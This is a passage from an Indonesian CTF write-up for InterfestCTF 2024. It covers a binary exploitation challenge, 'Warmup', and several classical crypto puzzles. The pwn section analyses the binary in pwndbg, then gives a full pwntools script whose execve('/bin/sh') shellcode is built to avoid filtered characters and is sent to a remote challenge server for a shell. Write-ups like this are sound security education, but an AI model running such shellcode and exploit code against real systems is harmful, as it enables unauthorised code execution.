04:0020│-028 0x7ffe6e7be438 ◂— 0xa /* '\n' */
05:0028│-020 0x7ffe6e7be440 ◂— 0
... ↓        2 skipped
──────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────
 ► 0         0x4011a0 std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char
> >(std::basic_ostream<char, std::char_traits<char> >&, char const*)@plt
   1         0x4015c4 main+246
   2   0x7a6352623ebd __libc_start_call_main+109
   3   0x7a6352623f79 __libc_start_main_impl+137
   4         0x401255 _start+37
──────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg>
```

```
 RBP  0x7ffe6e7be410 —▸ 0x7ffe6e7be460 ◂— 1
 RSP  0x7ffe6e7be1d0 —▸ 0x149a8c0 ◂— 'forestyctf{local_flag}'
*RIP  0x4013bb (secretzz()+165) ◂— call 0x4011d0
──────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────────
   0x4013ab <secretzz()+149>    mov    rdx, qword ptr [rax]     RDX, [0x7ffe6e7be1f0] => 0x7a6352c60dc0 (vtable
 for std::basic_ifstream<char, std::char_traits<char> >+24) —▸ 0x7a6352b25cf0 (std::basic_ifstream<char, std::c
har_traits<char> >::~basic_ifstream()) ◂— endbr64
   0x4013ae <secretzz()+152>    sub    rdx, 0x18                RDX => 0x7a6352c60da8 (vtable for std::basic_if
stream<char, std::char_traits<char> >) (0x7a6352c60dc0 - 0x18)
   0x4013b2 <secretzz()+156>    mov    rdx, qword ptr [rdx]     RDX, [vtable for std::basic_ifstream<char, std:
:char_traits<char> >] => 0x100
   0x4013b5 <secretzz()+159>    add    rax, rdx                 RAX => 0x7ffe6e7be2f0 (0x7ffe6e7be1f0 + 0x100)
   0x4013b8 <secretzz()+162>    mov    rdi, rax                 RDI => 0x7ffe6e7be2f0 —▸ 0x7a6352c60de8 (vtable
 for std::basic_ifstream<char, std::char_traits<char> >+64) —▸ 0x7a6352b25d90 (virtual thunk to std::basic_ifst
ream<char, std::char_traits<char> >::~basic_ifstream()) ◂— ...
 ► 0x4013bb <secretzz()+165>    call   std::basic_ios<char, std::char_traits<char> >::operator bool() const@plt
 <std::basic_ios<char, std::char_traits<char> >::operator bool() const@plt>
        rdi: 0x7ffe6e7be2f0 —▸ 0x7a6352c60de8 (vtable for std::basic_ifstream<char, std::char_traits<char> >+64
) —▸ 0x7a6352b25d90 (virtual thunk to std::basic_ifstream<char, std::char_traits<char> >::~basic_ifstream()) ◂—
 endbr64
        rsi: 0x14988c7 ◂— 0
        rdx: 0x100
        rcx: 0x149a8c0 ◂— 'forestyctf{local_flag}'

   0x4013c0 <secretzz()+170>    test   al, al
   0x4013c2 <secretzz()+172>    jne    secretzz()+86               <secretzz()+86>

   0x4013c4 <secretzz()+174>    lea    rax, [rbp - 0x220]
   0x4013cb <secretzz()+181>    mov    rdi, rax
   0x4013ce <secretzz()+184>    call   std::basic_ifstream<char, std::char_traits<char> >::close()@plt <std::ba
sic_ifstream<char, std::char_traits<char> >::close()@plt>
────────────────────────────────────────────────────────[ STACK ]────────────────────────────────────────
00:0000│ rsp 0x7ffe6e7be1d0 —▸ 0x149a8c0 ◂— 'forestyctf{local_flag}'
01:0008│-238 0x7ffe6e7be1d8 ◂— 0x16
02:0010│-230 0x7ffe6e7be1e0 ◂— 0x1e
03:0018│-228 0x7ffe6e7be1e8 —▸ 0x7a635282e780 (_IO_2_1_stdout_) ◂— 0xfbad2a84
04:0020│-220 0x7ffe6e7be1f0 —▸ 0x7a6352c60dc0 (vtable for std::basic_ifstream<char, std::char_traits<char> >+24
) —▸ 0x7a6352b25cf0 (std::basic_ifstream<char, std::char_traits<char> >::~basic_ifstream()) ◂— endbr64
05:0028│-218 0x7ffe6e7be1f8 ◂— 0
06:0030│-210 0x7ffe6e7be200 —▸ 0x7a6352c60cc8 (vtable for std::basic_filebuf<char, std::char_traits<char> >+16)
 —▸ 0x7a6352b23bb0 (std::basic_filebuf<char, std::char_traits<char> >::~basic_filebuf()) ◂— endbr64
07:0038│-208 0x7ffe6e7be208 —▸ 0x14988b0 ◂— 'forestyctf{local_flag}\n'
────────────────────────────────────────────────────[ BACKTRACE ]────────────────────────────────────────
 ► 0         0x4013bb secretzz()+165
   1         0x4015c4 main+246
   2   0x7a6352623ebd __libc_start_call_main+109
   3   0x7a6352623f79 __libc_start_main_impl+137
   4         0x401255 _start+37
──────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg>
0x00000000004013c0 in secretzz() ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
```

Dapat dilihat bahwa flag sudah didapat di local environment saya. Jadi langsung saja kirim payloadnya di netcat server untuk mendapatkan flag yang ada di server.



Binary Exploitation/Warmup



Karena IDA tidak bisa mendecompile fungsi main dari program tersebut, saya melakukan dynamic analysis program tersebut dengan GDB (Linux GNU Debugger). Jenis GDB yang saya gunakan adalah pwndbg.

```
► 0x5555555555ec <main+717>    call   read@plt                    <read@plt>
    fd: 0 (/dev/pts/1)
    buf: 0x7fffffffd980 ◂— 0
    nbytes: 0x100

  0x5555555555f1 <main+722>    mov    qword ptr [rbp - 8], rax
  0x5555555555f5 <main+726>    cmp    qword ptr [rbp - 8], 0
  0x5555555555fa <main+731>    jne    main+740                    <main+740>

  0x5555555555fc <main+733>    mov    eax, 1                       EAX => 1
  0x555555555601 <main+738>    jmp    main+816                    <main+816>
  ↓
  0x55555555564f <main+816>    leave
  0x555555555650 <main+817>    ret 0x3b

  0x555555555651               add    byte ptr [rax], al
  0x555555555653               add    bl, dh

00:0000│ rax rsi rsp 0x7fffffffd980 ◂— 0
... ↓              7 skipped
```

```
*RIP  0x55555555561b (main+764) ◂— call 0x5555555550a0
                                                          [ DISASM / x86-64 /
  0x555555555603 <main+740>    mov    rdx, qword ptr [rbp - 8]    RDX, [0x7fffffffdb88] => 1
  0x555555555607 <main+744>    lea    rcx, [rbp - 0x210]          RCX => 0x7fffffffd980 ◂— 0xa /* '\n' */
  0x55555555560e <main+751>    lea    rax, [rbp - 0x110]          RAX => 0x7fffffffda80 ◂— 0
  0x555555555615 <main+758>    mov    rsi, rcx                    RSI => 0x7fffffffd980 ◂— 0xa /* '\n' */
  0x555555555618 <main+761>    mov    rdi, rax                    RDI => 0x7fffffffda80 ◂— 0
► 0x55555555561b <main+764>    call   memcpy@plt                 <memcpy@plt>
    dest: 0x7fffffffda80 ◂— 0
    src: 0x7fffffffd980 ◂— 0xa /* '\n' */
    n: 1

  0x555555555620 <main+769>    mov    rdx, qword ptr [rbp - 8]
  0x555555555624 <main+773>    lea    rax, [rbp - 0x110]
  0x55555555562b <main+780>    mov    rsi, rdx
  0x55555555562e <main+783>    mov    rdi, rax
  0x555555555631 <main+786>    call   check                      <check>
                                                                  [ STACK
00:0000│ rcx rsi rsp 0x7fffffffd980 ◂— 0xa /* '\n' */
```

Program akan meminta inputan dengan max size 0x100 bytes dan disimpan ke suatu variabel yang berada di stack, kemudian mengcopy isi dari variabel tersebut ke address variabel + 0x100. Mari kita lihat mitigation yang ada pada program tersebut.

```
itoid  /pwn/warmup
>>> f warmup; cs warmup
warmup: ELF 64-bit LSB pie executable, x86-64, version 1
[*] '/home/itoid/interfestctf2024/pwn/warmup/warmup'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments
    SHSTK:    Enabled
    IBT:      Enabled
    Stripped: No
itoid  /pwn/warmup
>>>
```

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start             End Perm  Size Offset File
    0x555555554000    0x555555555000 r--p  1000      0 /home/itoid/interfestctf2024/pwn/warmup/warmup
    0x555555555000    0x555555556000 r-xp  1000   1000 /home/itoid/interfestctf2024/pwn/warmup/warmup
    0x555555556000    0x555555557000 r--p  1000   2000 /home/itoid/interfestctf2024/pwn/warmup/warmup
    0x555555557000    0x555555558000 r--p  1000   2000 /home/itoid/interfestctf2024/pwn/warmup/warmup
    0x555555558000    0x555555559000 rw-p  1000   3000 /home/itoid/interfestctf2024/pwn/warmup/warmup
    0x7ffff7c00000    0x7ffff7c26000 r--p 26000      0 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7c26000    0x7ffff7da5000 r-xp 17f000  26000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7da5000    0x7ffff7dfa000 r--p 55000 1a5000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7dfa000    0x7ffff7dfe000 r--p  4000 1f9000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7dfe000    0x7ffff7e00000 rw-p  2000 1fd000 /usr/lib/x86_64-linux-gnu/libc.so.6
    0x7ffff7e00000    0x7ffff7e0d000 rw-p  d000      0 [anon_7ffff7e00]
    0x7ffff7f9d000    0x7ffff7fa0000 rw-p  3000      0 [anon_7ffff7f9d]
    0x7ffff7fbe000    0x7ffff7fc0000 rw-p  2000      0 [anon_7ffff7fbe]
    0x7ffff7fc0000    0x7ffff7fc4000 r--p  4000      0 [vvar]
    0x7ffff7fc4000    0x7ffff7fc6000 r-xp  2000      0 [vdso]
    0x7ffff7fc6000    0x7ffff7fc7000 r--p  1000      0 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7fc7000    0x7ffff7ff1000 r-xp 2a000   1000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ff1000    0x7ffff7ffb000 r--p  a000  2b000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffb000    0x7ffff7ffd000 r--p  2000  35000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffff7ffd000    0x7ffff7fff000 rw-p  2000  37000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
    0x7ffffffde000    0x7ffffffff000 rwxp 21000      0 [stack]
0xffffffffff600000 0xffffffffff601000 --xp  1000      0 [vsyscall]
pwndbg>
```

```
int check(char *a1, unsigned __int64 a2)
{
  unsigned __int64 i; // [rsp+18h] [rbp-8h]

  if ( a2 ≤ 30 )
  {
    for ( i = 0LL; i < a2; ++i )
    {
      if ( !a1[i] || a1[i] == '\n' || a1[i] == '/' )
        goto LABEL_2;
    }
    return 1;
  }
  else
  {
LABEL_2:
    puts("Try again.");
    return 0;
  }
}
```

Program mematikan no execute mitigation, sehingga address stack yang menampung input kita memiliki writable permission. Perhatikan juga bahwa fungsi check() memblock char '/', '\n' (newline), dan inputan kita juga tidak bisa null. Maksimal payload kita harus kurang dari sama dengan 30 bytes. Input kita (payload) akan dieksekusi saat call rax. Oleh karena itu, saya mengcraft shellcode execve("/bin/sh", 0, 0) dengan ukuran kurang dari 30 bytes dan tidak menggunakan char '/' dan '\n' (newline) untuk mendapatkan *arbitrary code execution.*

```
    2   0x7582f5e28209 __libc_start_main+137
    3   0x59c8d09940e5 _start+37
pwndbg>
0x000059c8d0994648 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────────
 *RAX  0x7ffc293c8e50 ◂— 0x91969dd1bb48c031
  RBX  0x7ffc293c9078 —▸ 0x7ffc293cb061 ◂— '/home/itoid/interfestctf2024/pwn/warmup/warmup'
  RCX  0x7ffc293c8d50 ◂— 0x91969dd1bb48c031
  RDX  0x7ffc293c8e50 ◂— 0x91969dd1bb48c031
  RDI  0x7ffc293c8e50 ◂— 0x91969dd1bb48c031
  RSI  0x1b
  R8   0
  R9   0x7582f60d5180 (_dl_fini) ◂— endbr64
  R10  0x7582f60d08e8 ◂— 0xb00120000000e
  R11  0x246
  R12  0
  R13  0x7ffc293c9088 —▸ 0x7ffc293cb090 ◂— 'SYSTEMD_EXEC_PID=7583'
  R14  0x59c8d0996da8 (__do_global_dtors_aux_fini_array_entry) —▸ 0x59c8d0994160 (__do_global_dtors_aux) ◂— endb
r64
  R15  0x7582f6107000 (_rtld_global) —▸ 0x7582f61082d0 —▸ 0x59c8d0993000 ◂— 0x10102464c457f
  RBP  0x7ffc293c8f60 ◂— 1
  RSP  0x7ffc293c8d50 ◂— 0x91969dd1bb48c031
 *RIP  0x59c8d0994648 (main+809) ◂— call rax
───────────────────────────────────[ DISASM / x86-64 / set emulate on ]───────────────────────────────────
   0x59c8d0994636 <main+791>    test   eax, eax     1 & 1     EFLAGS => 0x202 [ cf pf af zf sf IF df of ]
   0x59c8d0994638 <main+793>  ✓ jne    main+802                    <main+802>
   ↓
   0x59c8d0994641 <main+802>    lea    rax, [rbp - 0x110]     RAX => 0x7ffc293c8e50 ◂— 0x91969dd1bb48c031
 ► 0x59c8d0994648 <main+809>    call   rax                          <0x7ffc293c8e50>

   0x59c8d099464a <main+811>    mov    eax, 0                 EAX => 0
   0x59c8d099464f <main+816>    leave
   0x59c8d0994650 <main+817>    ret

   0x59c8d0994651               add    byte ptr [rax], al
   0x59c8d0994653               add    bl, dh
────────────────────────────────────────────────────────[ STACK ]────────────────────────────────────────────────────────
00:0000│ rcx rsp 0x7ffc293c8d50 ◂— 0x91969dd1bb48c031
01:0008│-208     0x7ffc293c8d58 ◂— 0x53dbf748ff978cd0
02:0010│-200     0x7ffc293c8d60 ◂— 0xb05e545752995f54
03:0018│-1f8     0x7ffc293c8d68 ◂— 0x50f3b
04:0020│-1f0     0x7ffc293c8d70 ◂— 0
... ↓            3 skipped
────────────────────────────────────────────────────────[ BACKTRACE ]────────────────────────────────────────────────────────
 ► 0   0x59c8d0994648 main+809
   1   0x7582f5e28150 __libc_start_call_main+128
   2   0x7582f5e28209 __libc_start_main+137
   3   0x59c8d09940e5 _start+37
pwndbg>
```

```
    3   0x5d38d8e040e5 _start+37
pwndbg> si
0x00007ffd56ede9b0 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────────
  RAX  0x7ffd56ede9b0 ◂— 0x91969dd1bb48c031
  RBX  0x7ffd56edebd8 —▸ 0x7ffd56edf061 ◂— '/home/itoid/interfestctf2024/pwn/warmup/warmup'
  RCX  0x7ffd56ede8b0 ◂— 0x91969dd1bb48c031
  RDX  0x7ffd56ede9b0 ◂— 0x91969dd1bb48c031
  RDI  0x7ffd56ede9b0 ◂— 0x91969dd1bb48c031
  RSI  0x1b
  R8   0
  R9   0x7cd8876b0180 (_dl_fini) ◂— endbr64
  R10  0x7cd8876ab8e8 ◂— 0xb00120000000e
  R11  0x246
  R12  0
  R13  0x7ffd56edebe8 —▸ 0x7ffd56edf090 ◂— 'SYSTEMD_EXEC_PID=7583'
  R14  0x5d38d8e06da8 (__do_global_dtors_aux_fini_array_entry) —▸ 0x5d38d8e04160 (__do_global_dtors_aux) ◂— endb
r64
  R15  0x7cd8876e2000 (_rtld_global) —▸ 0x7cd8876e32d0 —▸ 0x5d38d8e03000 ◂— 0x10102464c457f
  RBP  0x7ffd56edeac0 ◂— 1
 *RSP  0x7ffd56ede8a8 —▸ 0x5d38d8e0464a (main+811) ◂— mov eax, 0
 *RIP  0x7ffd56ede9b0 ◂— 0x91969dd1bb48c031
───────────────────────────────────[ DISASM / x86-64 / set emulate on ]───────────────────────────────────
 ► 0x7ffd56ede9b0    xor    eax, eax                    EAX => 0
   0x7ffd56ede9b2    movabs rbx, 0xff978cd091969dd1     RBX => 0xff978cd091969dd1
   0x7ffd56ede9bc    neg    rbx
   0x7ffd56ede9bf    push   rbx
   0x7ffd56ede9c0    push   rsp
   0x7ffd56ede9c1    pop    rdi                         RDI => 0x7ffd56ede8a0
   0x7ffd56ede9c2    cdq
   0x7ffd56ede9c3    push   rdx
   0x7ffd56ede9c4    push   rdi
   0x7ffd56ede9c5    push   rsp
   0x7ffd56ede9c6    pop    rsi                         RSI => 0x7ffd56ede890
────────────────────────────────────────────────────────[ STACK ]────────────────────────────────────────────────────────
00:0000│ rsp 0x7ffd56ede8a8 —▸ 0x5d38d8e0464a (main+811) ◂— mov eax, 0
01:0008│ rcx 0x7ffd56ede8b0 ◂— 0x91969dd1bb48c031
02:0010│-208 0x7ffd56ede8b8 ◂— 0x53dbf748ff978cd0
03:0018│-200 0x7ffd56ede8c0 ◂— 0xb05e545752995f54
04:0020│-1f8 0x7ffd56ede8c8 ◂— 0x50f3b
05:0028│-1f0 0x7ffd56ede8d0 ◂— 0
... ↓        2 skipped
────────────────────────────────────────────────────────[ BACKTRACE ]────────────────────────────────────────────────────────
 ► 0   0x7ffd56ede9b0
   1   0x5d38d8e0464a main+811
   2   0x7cd887428150 __libc_start_call_main+128
   3   0x7cd887428209 __libc_start_main+137
   4   0x5d38d8e040e5 _start+37
pwndbg>
```

Berikut exploit scriptnya:


```
#!/usr/bin/env python3

from pwn import *

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)

gdbscript = """
"""
host, port = "nc 157.66.55.21 30002".split(" ")[1:3]
exe = context.binary = ELF(args.EXE or "./warmup", False)

io = start()

p = asm('''
    xor eax, eax
    mov rbx, 0xFF978CD091969DD1
    neg rbx
    push rbx
    push rsp
    pop rdi
    cdq
    push rdx
    push rdi
    push rsp
    pop rsi
    mov al, 0x3b
    syscall
    ''')
print(f"Payload length: {len(p)} bytes")
contains_slash = b'/' in p
contains_newline = b'\n' in p
print(f"Contains '/': {contains_slash}")
```

```
print(f"Contains '\\n': {contains_newline}")
io.send(p)
io.interactive()
```

Cryptography


Cryptography/Mood Swings

Oakwoakwoakwowakaw masuk misc ini harusnya bang bukan crypto 😔
PoC: setiap char pertama dari nama emoji
Contoh: fish = f, etc.



Cryptography/EZ cipher

Ga banyak penjelasan, crypto classic (😔)
Vigenere, key: keith (nickname author soal)



a cute little bapack2 Today at 11:38

KOCAK GEMING CRYPTO BEGINI KWKWKKW (edited)

vigenere 🔑 KEITH
(Alphabet (26) ABCDEFGHIJKLMNOPQRSTUVWXYZ)

forestyctf{suchapieceofcake}

★ Vigenere ciphertext: pszxzdckmm{cykahzmmvlyjktro}


★ Plaintext language: English
★ Alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZ

● Knowing the Key/Password: KEITH
○ Knowing the key-length/size, number of letters: 3
○ Knowing only a partial key: KE?
○ Knowing a plaintext word: CODE
○ Vigenere Cryptanalysis (Kasiski's Test)

itoid Today at 11:39

`say my name` wkwkwk


Cryptography/Brackets



```
[[[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]]], [[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]]], [[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]]], [[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
[[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]], [[]],
```

Diberikan encoded.txt yang berisi array (ini soalnya sangat guessy), jadi cukup hitung panjang array dari index ke-0 dst kemudian ubah ke char untuk mendapatkan flag. Berikut merupakan solvernya:


```
let data = ... // isi encoded.txt
let result = "";
for (let i = 0; i < data.length; i++) {
    let charCode = data[i].length
    result += String.fromCharCode(charCode);
}
console.log(result);
```




Digital Forensics

